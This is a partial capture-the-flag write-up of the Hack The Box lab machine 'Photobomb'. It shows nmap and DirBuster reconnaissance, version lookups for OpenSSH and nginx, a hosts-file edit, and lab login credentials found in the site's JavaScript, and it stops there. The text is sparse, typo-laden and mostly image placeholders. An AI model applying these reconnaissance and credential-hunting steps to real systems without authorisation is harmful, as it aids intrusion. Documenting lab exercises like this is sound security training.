SYSTEM HACKING ON HACK THE BOX MACHINE PHOTOBOMB


ANJAN SHRESTHA

2022/2/10

* Victim machine(photobomb)

Scanning this machine with nmap for open ports and system version and many more other need information about system and its versions. Victim machine IP (10.10.11.182) and this machine 80 port is open so that is website


Command: nmap -A 10.10.11.182




PASSIVE FOOTPRINTING

1 OpenSHH 8.2P1

Gathering information for checking wherther this version has any kind of vulnabilities




Getting exploit command while Gthering the information




2 nginx 1.18.0

Gathering information for checking wherther this version has any kind of vulnabilities




Directly victim machine IP address was not open. While doing scanning with nmap this victim machine was a website which use 80 port which was open.so that in kali terminal; opened nano text editor and add victim IP in kali host(attacker machine) so that this victim IP will be open.


Command: nano /etc/hosts




Adding this victim ip in kali hosts(attacker Machine)




open IP of victim machine(photobomb)




Using dirbuster for searching hidden folder and url of victim machine to collection information to login in the system by any method.


Insterting target URL of victim machine <http://photobomb.htb/> and selecting text for burte force attack on this victim machine (directory: home/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt).



NUMBER OF THREADS :80 and click on start to the process will run properly



After process is ongoing ,getting that the victim machine has a javascript code in the url so that it may be vulnalbe for the system cardinal information for login.





JAVASCRIPT CODE

Finding credential information i.e username and password for the login page for login and other information.


Username: pH0t0

Password: b0mb!




